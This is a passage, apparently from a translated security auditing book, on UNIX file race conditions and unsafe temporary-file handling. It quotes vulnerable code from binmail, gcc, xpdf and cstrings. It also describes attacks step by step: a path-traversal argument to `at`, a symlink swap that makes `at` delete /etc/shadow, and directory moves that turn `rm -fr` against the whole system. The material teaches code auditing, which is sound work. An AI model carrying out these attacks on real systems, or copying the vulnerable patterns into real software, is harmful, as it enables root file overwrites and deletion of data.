Этот код использует `lstat()`, чтобы проверить, является ли файл символической ссылкой. Если нет, программа считает, что файл безопасно открыть. Однако что произойдет, если атакующие заменят файл символической ссылкой после вызова `lstat()`, но до вызова `open()`? Возникает ситуация TOCTOU. Потенциальная атака показана на рисунке 9-8. В этой уязвимости атакующие могут перезаписывать произвольные файлы от root, когда kerberized login daemon создает новые билеты. Обратите внимание, что этот код также уязвим к атаке через жесткую ссылку, потому что он не проверяет счетчик ссылок, возвращаемый `lstat()`.

Рисунок 9-8. Поток выполнения программы для листинга 9-4




Обратите внимание: race condition возможна и при обратном порядке, когда проверка идет после использования, как показано в листинге 9-5.

Листинг 9-5. *Race condition между* `open()` *и* `lstat()`

```
fd = open(fname, O_RDONLY);
if (fd == -1)
    perror("open");
if (lstat(fname, &stb1) != 0)
    die("file not there");
if (!S_ISREG(stb1.st_mode))
    die("its a symlink");
...
```

Может показаться, что эта программа не подвержена race condition, потому что сначала открывает файл, а затем проверяет его допустимость. Однако она страдает похожей проблемой. Атакующие могут создать вредоносную символическую ссылку, которую программа откроет, а затем удалить или переименовать эту ссылку и создать обычный файл с тем же именем. Если они правильно попадут в тайминг, `lstat()` сработает на обычном файле, и проверка безопасности пройдет. Ядру все равно, был ли файл, индексируемый `fd`, удален или переименован. Пока файловый дескриптор остается открытым, файл и соответствующий ему inode в файловой системе остаются доступны. Этот процесс показан на рисунке 9-9.

Рисунок 9-9. Поток выполнения программы для листинга 9-5



Вот еще один пример race condition из старой версии программы SunOS `binmail`, обнаруженный довольно умной хакерской группой "8 Little Green Men", или сокращенно 8lgm. `binmail` работает от root и используется для доставки почты локальным пользователям системы. Локальная доставка почты выполняется путем открытия файла почтовой очереди пользователя в публичном sticky-каталоге и добавления новой почты в этот файл. Для открытия файла почтовой очереди используется следующий код:

```
if (!(created = lstat(path, &sb)) &&
    (sb.st_nlink != 1 || S_ISLNK(sb.st_mode))) {
    err(NOTFATAL, "%s: linked file", path);
    return(1);
}
if ((mbfd = open(path, O_APPEND | O_WRONLY | O_EXLOCK,
                 S_IRUSR | S_IWUSR)) < 0) {
    if ((mbfd = open(path, O_APPEND | O_CREAT | O_WRONLY | O_EXLOCK,
```

```
                    S_IRUSR | S_IWUSR)) < 0) {
            err(NOTFATAL, "%s: %s", path, strerror(errno));
            return(1);
        }
    }
```

Сначала программа проверяет, является ли mail spool символической ссылкой или жесткой ссылкой, выполняя `lstat()`. Если файл не существует или выглядит как обычный файл, `binmail` пытается открыть его для добавления. Если открытие не удается, `binmail` пытается открыть файл снова, но сообщает ОС создать файл, если тот не существует. Проблема -- race condition между вызовами `lstat()` и `open()`. Атакующие могут поместить туда безобидный файл или удалить mail spool, дождаться `lstat()`, а затем поместить символическую или жесткую ссылку на чувствительный файл. Почта, отправленная этому пользователю, добавляется к чувствительному файлу, если он существует; если нет, он создается от root, и в него выполняется запись. Кроме того, символическую ссылку на отсутствующий целевой файл можно использовать, чтобы заставить `binmail` создать произвольный файл от root. Эта ошибка задокументирована в сообщении Bugtraq от 8lgm, архивированном по адресу http://seclists.org/bugtraq/1994/Mar/0025.html.

Возвращение к файловым гонкам

Большинство race conditions в файловой системе можно свести к использованию системных вызовов, работающих с путями. Как обсуждалось, каждый раз, когда системный вызов принимает аргумент-путь, ядро разрешает этот путь в inode, обходя соответствующие записи каталогов. Поэтому если у вас есть такой код:

```
stat("/tmp/bob", &sb);
stat("/tmp/bob", &sb);
```

первый вызов `stat()` заставляет ядро найти inode для пути `/tmp/bob`, открыть этот inode и собрать соответствующую информацию. Второй вызов `stat()` делает то же самое заново. Если кто-то изменит `/`, `/tmp` или `/tmp/bob` между двумя вызовами `stat()`, система легко может в итоге смотреть на два разных файла. Теперь рассмотрим такой код:

```
fd = open("/tmp/bob", O_RDWR);
fstat(fd, &sb);
fstat(fd, &sb);
```

Вызов `open()` разрешает путь `/tmp/bob` в inode. Затем он загружает этот inode в память ядра, создает необходимые структуры данных для отслеживания открытого файла и помещает указатель на них в таблицу файловых дескрипторов процесса. Вызов `fstat()` просто берет индекс файлового дескриптора `fd`, смотрит в таблицу, вытаскивает указатель и в итоге смотрит прямо на структуру данных, инкапсулирующую inode. Второй `fstat()` делает то же самое, что и первый.

Если кто-то удалит `/tmp/bob` между вызовами `fstat()`, это не будет иметь значения, потому что файловый дескриптор все еще ссылается на inode на диске, который был `/tmp/bob` в момент вызова `open()`. Этот inode не освобождается, пока не исчезнет его счетчик ссылок, а этого не произойдет, пока процесс не выполнит `close(fd)`. Переименование и перемещение файла тоже не меняют цель `fstat()`. Права устанавливаются тем, как файл был открыт, и проверками безопасности в момент открытия, поэтому даже если файл затем помечен битами прав 0000, для процесса это не имеет значения после успешного открытия файла для чтения.

Пути против файловых дескрипторов

Базовое различие между путями и файловыми дескрипторами состоит в том, как их используют функции. Функции, принимающие пути, каждый раз ищут, с каким файлом работать. Функции, работающие с файловыми дескрипторами, идут прямо к тому же inode, который был открыт

изначально. Каждый раз, когда вы видите несколько системных вызовов, использующих путь к файлу, стоит подумать, что произойдет, если файл изменится между этими вызовами. Помните, что изменение любого компонента каталога между стартовым каталогом и целевым файлом потенциально может нарушить предполагаемые файловые действия процесса.

В общем случае, если вы видите что-то кроме одного системного вызова по имени файла для открытия ресурса, за которым идут несколько вызовов на основе файлового дескриптора, есть разумный шанс возникновения race condition.

Обход проверок доступа к файлам

Один базовый шаблон для поиска -- функция проверки безопасности, использующая имя файла, за которой следует функция использования, тоже работающая с именем файла. Базовый уязвимый шаблон: файл проверяется чем-то вроде `stat()`, `lstat()` или `access()`, а затем, если проверка успешна, используется чем-то вроде `open()`, `fopen()`, `chmod()`, `chgrp()`, `chown()`, `unlink()`, `rename()`, `link()` или `symlink()`.

В целом безопасная форма проверки безопасности включает проверки и использование через файловый дескриптор. Гарантируется, что файловый дескриптор после создания ядром ссылается на один и тот же объект файловой системы на протяжении всего своего срока жизни. Поэтому функции, работающие с файловым дескриптором, часто можно использовать безопасно там, где их аналоги по имени файла нельзя. Например, `fstat()`, `fchmod()` и `fchown()` можно использовать для запроса или изменения файла, уже безопасно открытого, но соответствующие функции `stat()`, `chmod()` и `chown()` могут быть подвержены race conditions, если файл подменен сразу после открытия.

Гонки прав доступа

Иногда приложение на короткое окно времени временно открывает файл для потенциального изменения, создавая его с недостаточными правами. Если атакующие могут открыть файл в течение этого окна, они получают открытый файловый дескриптор, который фиксирует недостаточные права и позволяет им сохранить доступ к файлу после исправления прав, как показано в этом примере:

```
FILE *fp;
int fd;

if (!(fp = fopen(myfile, "w+")))
    die("fopen");
/* we'll use fchmod() to prevent a race condition */
fd = fileno(fp);
/* lets modify the permissions */
if (fchmod(fd, 0600) == -1)
    die("fchmod");
```

Этот фрагмент открывает файл для чтения и записи с помощью функции `fopen()`. Если файл еще не существует, он создается вызовом `fopen()`, а значение umask процесса определяет его начальные права. Это будет подробнее обсуждаться в разделе "Интерфейс файлов stdio", но важная деталь пока такая: `fopen()` вызывает `open()` с аргументом прав 0666 в восьмеричной записи. Поэтому если umask процесса не убирает право записи для всех, любой пользователь файловой системы может писать в файл. Программа сразу меняет файл на режим 0600, но уже поздно: race condition уже возникла. Если другой процесс может вызвать `open()` для файла, запросив доступ на чтение и запись, сразу после его создания, но до изменения битов прав, этот процесс получит открытый файловый дескриптор с правами чтения и записи.

Гонки владельца

Если файл создается с эффективными привилегиями непривилегированного пользователя, а владелец файла позже меняется на привилегированного пользователя, возникает потенциальная race condition, как в этом примере:

```
drop_privs();
if ((fd = open(myfile, O_RDWR | O_CREAT | O_EXCL, 0600)) < 0)
    die("open");
regain_privs();
/* take ownership of the file */
if (fchown(fd, geteuid(), getegid()) == -1)
    die("fchown");
```

Этот код похож на код с гонкой прав, который вы только что рассмотрели. Привилегированное приложение временно сбрасывает привилегии, чтобы безопасно создать файл. После создания файла оно хочет установить владельца файла root. Для этого программа восстанавливает root-привилегии, а затем меняет владельца файла системным вызовом `fchown()`. Уязвимость в том, что если непривилегированные пользователи успеют открыть файл между вызовами `open()` и `fchown()`, они получат файловый дескриптор с маской доступа, разрешающей чтение и запись в файл.

Гонки каталогов

Программы, обходящие каталоги файловой системы, должны осторожно доверять целостности иерархии каталогов. Если программа спускается в каталоги, которыми может управлять пользователь, пользователи часто могут хитро перемещать каталоги из-под программы и заставлять ее случайно работать с чувствительными файлами.

Предостережения

Если программа пытается рекурсивно обходить каталоги, ей нужно учитывать бесконечно рекурсивные символические ссылки. Ядро замечает бесконечные символические ссылки при разрешении пути и возвращает ошибку при чрезмерной рекурсии. Если программа сама пытается обходить путь, ей может потребоваться повторить логику ядра, чтобы не попасть в бесконечный цикл.

Еще один возможный источник путаницы: символически связанные каталоги не отражаются в путях, возвращаемых системными вызовами, которые получают текущий путь. Если вы используете командную оболочку и выполняете `cd`, переходя в каталог, являющийся символической ссылкой, ввод `pwd` отразит эту символическую ссылку. Однако с точки зрения ядра вы находитесь в фактическом целевом каталоге, и любой системный вызов, возвращающий текущий путь, не будет включать символическую ссылку. Если символическая ссылка `/bob` указывает на каталог `/tmp/bobshouse`, и вы меняете текущий каталог на `/bob`, функция `getcwd()` сообщает текущий каталог как `/tmp/bobshouse`, а не `/bob`.

Символические ссылки каталогов для эксплуатации unlink()

Важно учитывать последствия манипуляций вредоносных пользователей с каталогами на один или два уровня выше рабочей области процесса. Войцех Пурчиньски обнаружил уязвимость в реализации Solaris команды планирования заданий UNIX `at`. Аргумент `-r` для `at` говорит программе удалить конкретный ID задания. По словам Войцеха, у `at` была примерно такая логика:

```
logic for /usr/bin/at -r JOBNAME
/* chdir into at spool directory */
chdir("/var/spool/cron/atjobs")
```

```
/* check to make sure that the file is owned by the user */
stat64(JOBNAME, &statbuf)
if (statbuf.st_uid != getuid())
    exit(1);
/* unlink the file */
unlink("JOBNAME")
```


Команда `at` переходит в spool-каталог `atjobs`, и если пользователю принадлежит файл, соответствующий указанному заданию, файл задания удаляется. Первая уязвимость в `at` состоит в том, что имя задания может содержать компоненты пути `../`. Поэтому атакующие могли использовать такую команду:

```
at -r ../../../../../../tmp/somefile
```

Команда `at` удалила бы `/tmp/somefile`, но только если `somefile` принадлежит пользователю. Так можно удалять собственные файлы, что не особенно интересно. Однако в коде есть race condition между вызовами `stat()` и `unlink()`.

Помните, что `unlink()` не следует символическим ссылкам в последнем компоненте каталога. Поэтому если использовать обычную атаку -- поместить обычный файл, который увидит `stat()`, удалить его и поставить symlink на чувствительный файл, -- вызов `unlink()` просто удалит символическую ссылку и не будет обращать внимания на то, куда она указывает. Трюк для эксплуатации этого кода -- помнить, что `unlink()` следует символическим ссылкам в компонентах каталогов, отличных от последнего компонента. Эта атака показана на рисунке 9-10.

Рисунок 9-10. Атака на команду Solaris at



Сначала атакующие создают каталог `/tmp/bob`, а в нем -- обычный файл `shadow`. Они дают `at` запуститься и выполнить проверку `stat()` для файла `/tmp/bob/shadow`. Проверка `stat()` успешна, потому что видит обычный файл, принадлежащий правильному пользователю. Затем атакующие удаляют файл `/tmp/bob/shadow` и каталог `/tmp/bob`. После этого они создают символическую ссылку, так что `/tmp/bob` указывает на `/etc`. Команда `at` продолжает и выполняет unlink для `/tmp/bob/shadow`, что в итоге удаляет `/etc/shadow` и потенциально выводит машину из строя.

Перемещение каталогов из-под программы

Войцех Пурчиньски также обнаружил интересную уязвимость в пакете GNU `file utils`. Код немного сложен, поэтому проще всего показать проблему на уровне трассировки системных вызовов. Следующий код основан на его advisory, архивированном по адресу http://seclists.org/bugtraq/2002/Mar/0160.html:

```
Example of 'rm -fr /tmp/a' removing '/tmp/a/b/c' directory tree:
(strace output simplified for better readability)
chdir("/tmp/a") = 0
chdir("b") = 0
chdir("c") = 0
chdir("..") = 0
rmdir("c") = 0
chdir("..") = 0
rmdir("b") = 0
fchdir(3) = 0
rmdir("/tmp/a") = 0
```

Если у вас есть дерево каталогов `/tmp/a/b/c`, и вы говорите `rm` рекурсивно удалить `/tmp/a`, программа по сути спускается в самый глубокий каталог `/tmp/a/b/c`, затем использует `chdir("..")` и удаляет `c`. Затем `rm` снова использует `chdir("..")`, чтобы подняться еще на один каталог, и удаляет `b`. После этого она использует `fchdir()`, чтобы вернуться в исходный стартовый каталог, и удаляет `/tmp/a`.

Атака Войцеха довольно изящна. Допустим, вы дали программе дойти до каталога `c`, так что текущий рабочий каталог у нее `/tmp/a/b/c`. Вы можете изменить структуру каталогов до того, как `rm` использует `chdir("..")`. Если вы переместите каталог `c` так, что он окажется под `/tmp`, программа `rm` внезапно окажется в каталоге `/tmp/c` вместо `/tmp/a/b/c`. С этого момента она поднимается вверх слишком далеко и начинает рекурсивно удалять каждый файл в системе.

Примечание

Ник Клиатон обнаружил похожие race conditions в библиотеке `fts` (задокументировано по адресу http://security.freebsd.org/advisories/FreeBSD-SA-01:40.fts.asc), которая используется для обхода файловых систем в производных BSD UNIX. Он тоже весьма умен, хотя и не поляк.

Временные файлы

Приложения часто используют временные файлы для хранения данных в промежуточном формате или для передачи данных между связанными процессами. Однако эта практика оказалась опасной: бесчисленное количество локальных UNIX-уязвимостей связано с использованием временных файлов. Публичные временные каталоги могут быть крайне враждебной средой для программ, пытающихся ими пользоваться.

В большинстве UNIX-систем есть публичный временный каталог в `/tmp` и еще один в `/var/tmp`. Программы могут свободно создавать файлы в этих каталогах для временного хранения. Временные каталоги помечаются как sticky-каталоги, что означает: только владелец файла может удалить или переименовать этот файл. Эти каталоги обычно имеют восьмеричный режим 1777, предоставляя всем полные права чтения, записи и поиска.

Программы обычно используют временные каталоги двумя способами. Большинство программ хочет создать новый уникальный временный файл, использовать его один раз и затем отбросить. Однако некоторые программы хотят открыть существующий временный файл, который, как они ожидают, был создан связанным компонентом программы ранее. Следующие разделы описывают проблемы в обоих вариантах использования временных каталогов.

Создание уникального файла

Многие приложения хотят создать уникальный временный файл, использовать его, а затем удалить или передать другой программе. В целом нужно проверять все проблемы создания файлов, описанные ранее, а также связанные с созданием проблемы символических ссылок и race conditions. Несколько библиотечных вызовов, описанных ниже, предназначены для помощи в получении таких уникальных временных файлов. К сожалению, большинство из них, как вы увидите, довольно сломано.

Функция mktemp()

Функция `mktemp()` принимает шаблон имени файла и заполняет его так, чтобы он представлял уникальное, неиспользуемое имя файла. Шаблон, предоставляемый пользователем, содержит символы `XXX` как заполнители для случайных данных. Однако эти данные довольно легко предсказать, потому что они основаны на ID процесса программы, вызывающей `mktemp()`, плюс простой статический шаблон. Вот код, использующий `mktemp()`:

```
char temp[1024];
int fd;

strcpy(temp, "/tmp/tmpXXXX");
if (!mktemp(temp))
    die("mktemp");
fd = open(temp, O_CREAT | O_RDWR, 0700);
if (fd < 0) {
    perror("open");
    exit(1);
}
...
```

Проблема этого кода, как и почти всех случаев использования `mktemp()`, -- race condition между моментом, когда файл проверен как уникальный, и моментом, когда файл открыт. Если атакующие могут создать символическую ссылку после вызова `mktemp()`, но до вызова `open()`, программа откроет эту символическую ссылку, потенциально создав файл там, куда она указывает, и начнет писать в него. Если программа работает с достаточными привилегиями, ее можно принудить перезаписать чувствительные системные файлы данными, которые приведут к эксплуатируемой ситуации.

Вот реальный пример уязвимости из-за использования `mktemp()`. Майкл Залевски заметил, что GNU C Compiler (GCC) использует временные файлы во время компиляции. Следующий слегка отредактированный код взят из уязвимой версии gcc:

```
#define TEMP_FILE "ccXXXXXX"

char *
choose_temp_base()
```

```
{
    char *base = 0;
    char *temp_filename;
    int len;
    static char tmp[] = { DIR_SEPARATOR, 't', 'm', 'p', 0 };
    static char usrtmp[] = {
        DIR_SEPARATOR, 'u', 's', 'r',
        DIR_SEPARATOR, 't', 'm', 'p', 0
    };

    base = try(getenv("TMPDIR"), base);
    base = try(getenv("TMP"), base);
    base = try(getenv("TEMP"), base);
    /* Try /usr/tmp, then /tmp. */
    base = try(usrtmp, base);
    base = try(tmp, base);
    /* If all else fails, use the current directory! */
    if (base == 0)
        base = ".";
    len = strlen(base);
    temp_filename = xmalloc(len + 1 /*DIR_SEPARATOR*/ +
                            strlen(TEMP_FILE) + 1);
    strcpy(temp_filename, base);
    if (len != 0 && temp_filename[len - 1] != '/' &&
        temp_filename[len - 1] != DIR_SEPARATOR)
        temp_filename[len++] = DIR_SEPARATOR;
    strcpy(temp_filename + len, TEMP_FILE);
    mktemp(temp_filename);
    if (strlen(temp_filename) == 0)
        abort();
    return temp_filename;
}
```

Как видите, gcc использует `mktemp()` для создания временных файлов в публичном временном каталоге. Когда вы компилируете программу, gcc сначала создает промежуточный файл `/tmp/ccXXXXXX.i`. Символы X заполняются `mktemp()`. Когда gcc переходит к созданию других файлов, например assembly-файла (`.s`) и object-файла (`.o`), он повторно использует ту же основу `ccXXXXXX`, что была использована для промежуточного файла. Атакующие могут просто наблюдать за `/tmp` и искать файлы `.i`. Как только они находят такой файл, они могут создать ссылки на другие файлы с именем, которое gcc попытается использовать для других временных файлов компиляции, и тогда gcc перезапишет связанные файлы содержимым промежуточного файла компиляции. Если атакующие дождутся, пока root что-то скомпилирует, они могут получить root-привилегии, обманом заставив root перезаписать чувствительный файл.

Примечание

`mktemp()` почти всегда указывает на потенциальную race condition, потому что возвращаемое ею уникальное имя файла часто можно предсказать и занять до того, как приложение его фактически использует.

Функции tmpnam() и tempnam()

Функции `tmpnam()` и `tempnam()` похожи на `mktemp()`: они используются для возврата имени временного файла, доступного для использования. `tmpnam()` ищет файлы в системном временном каталоге, а `tempnam()` позволяет пользователям указать каталог и префикс файла для создания временного имени. У обеих функций те же проблемы race condition, что и у `mktemp()`, поэтому с точки зрения безопасности их можно рассматривать аналогично.

Вот реальный пример из xpdf-0.90, где есть уязвимое использование `tmpnam()`:

```
tmpnam(tmpFileName);
```

```
if (!(f = fopen(tmpFileName, "wb"))) {
    error(-1, "Couldn't open temporary Type 1 font file '%s'",
          tmpFileName);
    return -1;
}
```

Если атакующие создадут символическую ссылку на чувствительный файл после вызова `tmpnam()`, но до вызова `fopen()`, xpdf создаст или откроет этот файл с привилегиями пользователя, запускающего xpdf.

Кроме того, утилита `cstrings` Эрика Рэймонда была уязвима к race condition, связанной с использованием `tempnam()` (задокументировано на www.securityfocus.com/bid/9391/info):

```
if (argv[optind][0] != '/')
    (void) getcwd(buf, BUFSIZ);
else
    buf[0] = '\0';
(void) strcat(buf, argv[optind]);
if (cp = strrchr(buf, '/'))
    *cp = '\0';
if ((tf = tempnam(buf, "cstr")) == (char *)NULL) {
    perror("cstrings, making tempfile");
    exit(1);
}
if ((ofp = fopen(tf, "w")) == (FILE *)NULL) {
    perror("cstrings, making output file");
    exit(1);
}
```

Опять же, если атакующие создадут символическую ссылку на чувствительный файл после вызова `tempnam()`, но до вызова `fopen()`, процесс откроет цель символической ссылки от имени пользователя, запускающего `cstrings`, и запишет туда информацию о шрифте.

Функция mkstemp()

Библиотечная функция `mkstemp()` гораздо безопаснее `mktemp()`, если используется правильно. Она находит уникальное имя файла, как `mktemp()`, но затем создает файл и возвращает программе файловый дескриптор с доступом на чтение и запись. Все это делается безопасным образом. Однако разработчик все еще может неправильно использовать `mkstemp()` другими способами, как показано в листинге 9-6.

Листинг 9-6. *Повторное открытие временного файла*

```
char g_mytempfile[1024];

void init_prog(void)
{
    int fd;

    strcpy(g_mytempfile, "/tmp/tmpXXXXXX");
    fd = mkstemp(g_mytempfile);
    if (fd == -1)
        die("mkstemp");
    initialize_tmpfile(fd);
    close(fd);
}

void main_loop(void)
{
    FILE *fp;
    ...
    /* open temporary file */
    if ((fp = fopen(g_mytempfile, "rw")) == NULL)
        die("fopen");
    ...
```

Такой код можно увидеть, если программист пытается исправить программу, использующую `mktemp()`, чтобы она вместо этого использовала `mkstemp()`. Функция `init_prog()` создает временный файл и инициализирует его набором содержимого по умолчанию. Путь к этому временному файлу сохраняется в `g_mytempfile`. Позже в приложении временный файл повторно открывается для дальнейшей обработки. Проблема в том, что хотя исходное создание временного файла было выполнено безопасно, позже он повторно открывается небезопасным образом. Вредоносные пользователи могут манипулировать этим временным файлом, если у них достаточно прав в каталоге. Если они смогут удалить или переименовать файл и заменить его символической ссылкой на чувствительный файл, программа потенциально сможет изменить этот чувствительный файл эксплуатируемым образом. Если у пользователей нет прав для такой манипуляции, они все равно могут суметь перевести процесс в приостановленное состояние достаточно надолго, чтобы временный каталог был очищен административным демоном. Затем они могут пересоздать файл так, чтобы он указывал на чувствительный системный файл.

Помните, что некоторые реализации UNIX System V могут учитывать umask при создании временного файла через `mkstemp()`, поэтому программам стоит заранее устанавливать его правильно.

Функции tmpfile() и mkdtemp()

Функция `tmpfile()` похожа на `mkstemp()`; ее цель -- создать уникальный файл в системном временном каталоге и вернуть stream pointer на файл. Обычно эта функция реализована безопасным, атомарным образом, часто с использованием `mkstemp()`. По словам Каспера Дика, версии Solaris до 2.6 имеют функцию `tmpfile()`, уязвимую к race conditions, и IRIX и AIX, вероятно, тоже уязвимы.

`mkdtemp()` используется для создания уникального каталога. Она принимает шаблон, похожий на шаблон `mkstemp()`, и создает каталог с режимом 0700. Этот каталог затем становится безопасным местом, в котором программа может работать.

Флаги O_CREAT | O_EXCL

Допустим, атакующие могут предсказать имя файла, используемое приложением, или приложение использует заранее заданное имя вроде `/tmp/.ps_data`. В целом, если приложение не делает что-то похожее на следующее, оно, вероятно, уязвимо к атаке:

```
fd = open(filename, O_RDWR | O_CREAT | O_EXCL, FMODE);
if (fd < 0)
    abort();
```

Вызов `open()` указывает флаг `O_CREAT | O_EXCL`, что означает: файл создается только если файла с таким же именем еще нет. Если файл с таким именем существует, вызов `open()` возвращает ошибку, которую приложение должно ожидать в случае атаки. Использование `O_CREAT | O_EXCL` также означает, что если последний компонент пути имени файла является символической ссылкой, ядро не последует по ней. Эти флаги гарантируют безопасное создание файла, если приложение готово к тому, что `open()` вернет ошибку при любых странных манипуляциях.

Повторное использование файлов

До сих пор внимание было на создании временных файлов, которые уникальны и еще не существуют в файловой системе. Но приложениям также может требоваться открывать временные файлы, которые уже существуют во временном каталоге. У таких файлов может быть известное фиксированное имя, или уникальное имя, явно переданное компонентам программы, которым

нужно открыть файл. Программы могут использовать такие файлы для обмена информацией как простую форму IPC или для кэширования результатов обработки для последующего запуска программы.

Безопасно открывать такие файлы трудно. Во-первых, нужно убедиться, что вы не открываете символическую или жесткую ссылку на чувствительный файл. Если попытаться использовать `lstat()`, чтобы определить, является ли файл символической ссылкой, вы вводите race condition перед вызовом `open()`. Если вызвать `open()`, а затем `fstat()` для файла, вы в итоге следуете символическим ссылкам, если только ваш `open()` не поддерживает нестандартный флаг Linux `O_NOFOLLOW`; и даже тогда `O_NOFOLLOW` только гарантирует, что последний компонент пути не является символической ссылкой.

